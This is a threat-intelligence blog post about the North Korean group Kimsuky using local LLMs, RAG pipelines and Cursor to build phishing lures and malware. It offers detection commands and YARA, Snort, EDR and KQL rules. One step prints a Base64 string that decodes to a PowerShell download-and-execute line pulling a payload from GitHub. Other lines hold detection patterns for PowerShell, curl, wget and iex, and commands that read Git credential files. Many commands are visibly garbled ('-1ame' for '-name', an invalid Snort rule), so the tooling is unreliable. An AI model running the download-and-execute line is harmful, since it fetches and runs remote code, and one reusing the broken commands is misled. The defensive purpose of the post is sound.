Listen to this Post
Introduction

The intersection of artificial intelligence and state-sponsored cyber operations has reached a critical inflection point. On August 10, 2026, South Korean cybersecurity firm Genians released a threat intelligence report revealing that the North Korean-linked hacking group Kimsuky—operating under the Reconnaissance General Bureau—has established local large language model (LLM) environments and retrieval-augmented generation (RAG) systems to automate cyberattacks, analyze stolen intelligence, and produce highly convincing spear-phishing lures. This marks a significant evolution from using generative AI merely for content creation to fully integrating AI models into the entire attack kill chain, including malware development, data exfiltration, and attack orchestration.
Learning Objectives
- Understand how threat actors deploy local LLM tools (Ollama, GPT4All, Msty) and RAG pipelines for offline, covert data processing
- Identify indicators of compromise (IoCs) associated with AI-assisted phishing campaigns, including LNK-based execution vectors and GitHub C2 infrastructure
- Implement behavior-based EDR detection rules and threat-hunting strategies to counter AI-augmented social engineering attacks
You Should Know
1. Local LLM Deployment for Covert Intelligence Processing
The Kimsuky group has moved beyond cloud-based AI services to establish local LLM environments using open-source tools including Ollama, GPT4All, and Msty. This architectural choice is deliberate: processing stolen documents and sensitive intelligence through local models eliminates the risk of data exposure to third-party AI providers and bypasses API usage restrictions that could trigger security alerts.
What This Does: Local LLMs enable threat actors to perform offline document summarization, entity extraction, and pattern analysis on exfiltrated data without transmitting anything over the network—evading data loss prevention (DLP) systems that monitor outbound traffic.
Step-by-Step Guide to Understanding the Attackers’ Setup:
- Deploy Ollama – Install and run local models (e.g., Llama 2, Mistral) using `ollama run
`
2. Configure GPT4All – Set up a local GUI-based LLM client for non-technical operators to query stolen documents - Implement Msty – Use as a local chat interface with RAG capabilities for document retrieval
- Integrate RAG Pipeline – Build a vector database from stolen documents using Chroma or FAISS, enabling semantic search across exfiltrated intelligence
- Connect Cursor AI – Utilize the AI-assisted code editor to accelerate malware development and payload customization
Linux Commands for Detecting Local LLM Artifacts:
 Check for Ollama service running locally
sudo systemctl status ollama
ps aux | grep ollama

Find local model files
find / -1ame ".gguf" -type f 2>/dev/null
find ~/.ollama -type f

Detect GPT4All installation
ls -la ~/AppData/Local/nomic.ai/GPT4All/  Windows
ls -la ~/.local/share/gpt4all/  Linux

Monitor for unusual outbound traffic to known model repositories
sudo tcpdump -i any -1 "port 443" | grep -E "(ollama|gpt4all|huggingface)"
Windows PowerShell Commands for Forensic Analysis:
 Check for running processes associated with local LLMs
Get-Process | Where-Object {$_.ProcessName -match "ollama|gpt4all|msty|cursor"}

Search for model files
Get-ChildItem -Path C:\ -Recurse -Filter ".gguf" -ErrorAction SilentlyContinue

Check scheduled tasks for persistence
Get-ScheduledTask | Where-Object {$_.TaskName -match "ollama|llm|ai"}
2. RAG-Enabled Document Exploitation and Data Exfiltration
Kimsuky’s deployment of retrieval-augmented generation (RAG) represents a sophisticated leap in intelligence processing. RAG allows attackers to build a searchable knowledge base from stolen documents, then query that corpus using natural language to rapidly extract actionable intelligence without manually reviewing thousands of files.
What This Does: A RAG pipeline transforms exfiltrated documents into vector embeddings stored in a local database. When an operator asks a question (e.g., “What are the South Korean defense ministry’s VPN credentials?”), the system retrieves relevant document chunks and generates a synthesized answer—dramatically accelerating the intelligence exploitation cycle.
Step-by-Step Guide to RAG Pipeline Detection:
- Identify Vector Database Files – Look for Chroma, FAISS, or LanceDB artifacts:
find / -1ame ".chroma" -o -1ame ".faiss" -o -1ame ".lancedb" 2>/dev/null
-
Monitor Embedding Model Activity – Detect Hugging Face transformer usage:
ps aux | grep -E "sentence-transformers|all-MiniLM|BAAI"
-
Analyze Document Processing Patterns – Look for batch document ingestion:
Check for bulk file reads in short timeframes
sudo auditctl -a always,exit -S openat -F success=1 -F uid=1000
ausearch -ts recent -m syscall -S openat | grep -E ".pdf|.docx|.xlsx"
-
Detect RAG Query Activity – Monitor for unusual local API calls:
sudo netstat -tulpn | grep -E ":(11434|5000|8000)" Common LLM/RAG ports
YARA Rule for RAG Artifact Detection:
rule RAG_Vector_Database_Artifacts {
meta:
description = "Detects RAG vector database files used by Kimsuky"
author = "Threat Intelligence Team"
strings:
$chroma = "chroma" nocase
$faiss = "faiss" nocase
$embed = "embedding" nocase
$sentence = "sentence-transformers" nocase
condition:
any of them and filesize < 500MB
}
3. AI-Generated Decoy Documents and Spear-Phishing Evolution
Genians identified that Kimsuky has shifted from repurposing stolen legitimate documents to generating entirely new spear-phishing lures using generative AI. These AI-crafted documents target the virtual asset and finance sectors, mimicking legitimate investment reports, honorarium payment forms, and meeting materials with natural language, polished structure, and formatting that closely resembles authentic business communications.
What This Does: Traditional phishing detection relies on identifying grammatical errors, unnatural phrasing, or formatting inconsistencies. AI-generated content eliminates these telltale signs, making detection significantly more challenging for both automated filters and human targets.
Step-by-Step Guide to Identifying AI-Generated Phishing Documents:
- Analyze Metadata for AI Tool Footprints – Check document properties for editing software:
Linux - extract metadata
exiftool suspicious.pdf
strings suspicious.docx | grep -i "cursor|ollama|gpt"

Windows PowerShell
Get-ItemProperty -Path "suspicious.pdf" | Format-List
-
Detect LNK-Based Execution Vectors – Kimsuky commonly delivers payloads via malicious LNK files in ZIP archives:
Analyze LNK file targets
exiftool malicious.lnk | grep -i "command|target"

Extract PowerShell payloads from LNK
strings malicious.lnk | grep -E "powershell|base64|iex"
-
Monitor for Obfuscated Command Execution – Look for Base64 encoding and custom decoding routines:
Detect Base64-encoded PowerShell commands
grep -E "powershell.-e.[A-Za-z0-9+/=]{20,}" suspicious.ps1

Search for common obfuscation patterns
grep -E "([string]::Join|[Convert]::FromBase64String|iex.()" malicious.ps1
4. Extract and Decode Hidden Payloads:
 Decode Base64 from LNK arguments
echo "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AcABhAHkAbABvAGEAZAAnACkA" | base64 -d
Windows Registry Persistence Detection:
 Check for suspicious scheduled tasks
Get-ScheduledTask | Where-Object {$_.Actions -match "powershell|curl|wget"}

Review Run keys for persistence
Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
4. GitHub and GitLab as Command-and-Control Infrastructure
A critical finding in the Genians report is Kimsuky’s abuse of Git-based repositories as C2 infrastructure. The group uses public and private repositories on GitHub and GitLab to host encrypted payloads, issue commands, and exfiltrate data—leveraging legitimate development platforms to blend malicious traffic with benign activity.
What This Does: By routing C2 traffic through GitHub’s API endpoints (e.g., raw.githubusercontent.com), attackers bypass many network security controls that would flag connections to unknown or suspicious IP addresses. The traffic appears as legitimate API calls to a widely trusted domain.
Step-by-Step Guide to Detecting Git-Based C2 Abuse:
1. Monitor GitHub Raw Content API Access:
 Detect PowerShell downloading from GitHub raw URLs
grep -E "raw.githubusercontent.com" /var/log/syslog

Monitor for curl/wget to GitHub in network logs
sudo tcpdump -i any -1 "host raw.githubusercontent.com"
2. Analyze Encrypted AsyncRAT Payload Delivery:
 Look for AsyncRAT indicators
strings suspicious.exe | grep -i "asyncrat|async rat"

Check for GitHub-hosted payloads in memory
sudo vol.py -f memory.dump windows.malfind.Malfind | grep -i "github"
3. Implement Network Detection Rules:
 Snort/Suricata rule for GitHub C2 detection
alert http $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
msg:"Kimsuky GitHub C2 Activity";
flow:to_server,established;
http.uri; content:"raw.githubusercontent.com"; nocase;
http.uri; content:".exe" or ".ps1" or ".dll";
classtype:command-and-control;
sid:1000001;
)
4. Check for Git Credential Abuse:
 Look for stored Git credentials that may have been stolen
cat ~/.git-credentials
cat ~/.config/git/credentials
 Windows
type %USERPROFILE%.git-credentials
5. AI-Assisted Malware Development and Attack Automation
The integration of Cursor, an AI-assisted coding tool, into Kimsuky’s workflow indicates the group is actively using AI to accelerate malware development. Genians found records showing attack documents were edited with Cursor and generated outputs were reviewed—suggesting a development pipeline where AI assists in writing, debugging, and optimizing malicious code.
What This Does: AI-assisted coding tools can generate functional code snippets, suggest exploitation techniques, and automate repetitive development tasks—lowering the barrier to entry for sophisticated malware creation and enabling faster iteration of attack tools.
Step-by-Step Guide to Detecting AI-Assisted Malware Development:
1. Identify Cursor Artifacts:
 Check for Cursor installation
ls -la ~/.cursor/
ls -la ~/AppData/Roaming/Cursor/  Windows

Look for Cursor-related processes
ps aux | grep -i cursor
- Analyze Code for AI-Generated Patterns – AI-generated code often exhibits specific characteristics:
Look for unusually verbose comments or unnatural variable naming
grep -E "(TODO|FIXME|generated by|AI assistant)" suspicious_code.py

Check for consistent coding style that doesn't match known threat actor fingerprints
pylint suspicious_code.py --output-format=json | jq '.'
-
Monitor for Rapid Code Evolution – AI assistance enables faster malware iteration:
Track file modification timestamps for rapid changes
find /path/to/suspicious/dir -type f -mmin -5

Compare code similarity across samples
simhash.py sample1.exe sample2.exe
4. Implement Code Similarity Detection:
 Use ssdeep for fuzzy hashing
ssdeep -b suspicious.exe known_kimsuky_sample.exe

Use YARA for pattern matching
yara -r kimsuky_ai_malware.yara /path/to/scan/
6. Behavior-Based EDR and Threat Hunting Strategies
Moon Jong-hyun, Head of the Genians Security Center, emphasized that as AI advances social engineering attacks, EDR-based threat hunting focusing on execution behavior rather than document content is most important.
What This Does: Traditional signature-based detection is ineffective against AI-generated content that lacks known malicious patterns. Behavior-based detection monitors process execution chains, anomalous command-line arguments, and unusual network connections—regardless of how the initial lure appears.
Step-by-Step Guide to Implementing Behavior-Based Detection:
- Monitor LNK File Execution Arguments – Kimsuky uses abnormally long execution arguments in LNK files:
Windows Event Log monitoring for LNK execution
Get-WinEvent -LogName "Microsoft-Windows-Shell-Core/Operational" |
Where-Object {$_.Id -eq 9707} |
Select-Object TimeCreated, Message
2. Detect Hidden PowerShell Execution:
 Linux - Monitor for hidden PowerShell (via pwsh)
ps aux | grep -E "pwsh.-WindowStyle Hidden|powershell.-WindowStyle Hidden"

Windows - Enable PowerShell logging
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1
3. Monitor Scheduled Task Abuse:
 Detect newly created scheduled tasks
Get-WinEvent -LogName "Microsoft-Windows-TaskScheduler/Operational" |
Where-Object {$_.Id -in 106,140} |
Select-Object TimeCreated, Message
4. Implement EDR Rules for Kimsuky TTPs:
 Example EDR detection rule (pseudocode)
rule Kimsuky_GitHub_C2 {
description: "Detects GitHub C2 communication with encoded payloads"
detection:
process = "powershell.exe" or "pwsh.exe"
command_line contains "raw.githubusercontent.com"
command_line contains "-e" or "-enc" or "FromBase64String"
network_domain = "raw.githubusercontent.com"
condition: all of them
severity: high
}
5. Deploy Threat-Hunting Queries:
// KQL query for hunting Kimsuky activity
DeviceProcessEvents
| where ProcessCommandLine contains "raw.githubusercontent.com"
| where ProcessCommandLine contains "powershell"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine
| order by Timestamp desc
What Undercode Say
- The AI arms race in cybersecurity has officially entered a new phase – state-sponsored APTs are no longer just using AI for content generation; they are building private, offline AI infrastructures that mirror legitimate enterprise deployments but for malicious purposes. The Kimsuky case demonstrates that threat actors are investing in the same AI toolchains (Ollama, RAG, Cursor) that security professionals use, creating a symmetrical technological battlefield where detection must evolve from signature-based to behavior-based paradigms.
-
Local LLM deployment represents a paradigm shift in operational security for threat actors – by processing stolen intelligence through on-premise models, Kimsuky eliminates the detection surface that cloud-based AI services create. This “air-gapped AI” approach means traditional DLP and CASB solutions that monitor outbound traffic to AI platforms will miss this activity entirely. Organizations must now consider that exfiltrated data may be processed and analyzed entirely within the attacker’s infrastructure, never touching external services that could trigger alerts.
-
The financial sector and cryptocurrency ecosystem are primary targets – the use of AI-generated documents mimicking legitimate investment reports and virtual asset materials indicates a strategic focus on financial intelligence and cryptocurrency theft. Organizations in these sectors should prioritize AI-specific phishing awareness training and implement strict verification protocols for financial document requests.
-
Git-based C2 infrastructure abuse is a growing blind spot – because GitHub and GitLab are trusted domains, traditional allowlisting and reputation-based security controls are ineffective. Security teams must implement deep packet inspection and behavioral analysis for traffic to these platforms, looking for anomalies in API call patterns, payload sizes, and download frequencies that deviate from normal development activity.
-
Detection must shift from content to behavior – as AI-generated content becomes indistinguishable from legitimate documents, the only reliable detection surface is execution behavior. Organizations must invest in EDR solutions that can detect anomalous process creation, unusual command-line arguments, and suspicious execution chains—regardless of how the initial infection vector appears.
Prediction
+1 The democratization of AI tooling will continue to lower the barrier to entry for sophisticated cyber operations, with more nation-state and criminal groups adopting local LLM and RAG pipelines within the next 12–18 months. This will drive innovation in the cybersecurity industry, accelerating the development of AI-powered defense mechanisms and behavior-based detection platforms.
-1 Traditional security awareness training that focuses on detecting phishing through grammatical errors or formatting inconsistencies will become largely obsolete within 24 months, as AI-generated content achieves near-perfect linguistic and stylistic authenticity. Organizations that fail to transition to behavior-based detection and zero-trust architectures will face significantly elevated breach risks.
+1 The security community’s visibility into these techniques—thanks to threat intelligence reports like Genians’ analysis—will enable proactive defense development, including specialized YARA rules, EDR detections, and threat-hunting playbooks tailored to AI-assisted attack patterns.
-1 The use of local LLMs for intelligence processing means that even if law enforcement or intelligence agencies disrupt cloud-based AI services used by threat actors, operations can continue uninterrupted. This resilience will make AI-powered cyber threats significantly more difficult to disrupt through traditional takedown operations.
-1 As AI-assisted coding tools like Cursor become more sophisticated, the speed of malware development and vulnerability research will accelerate, potentially outpacing the patch cycles of many organizations. Zero-day exploitation windows may shorten dramatically, requiring more aggressive vulnerability management and faster incident response capabilities.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Gregorydevans North – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


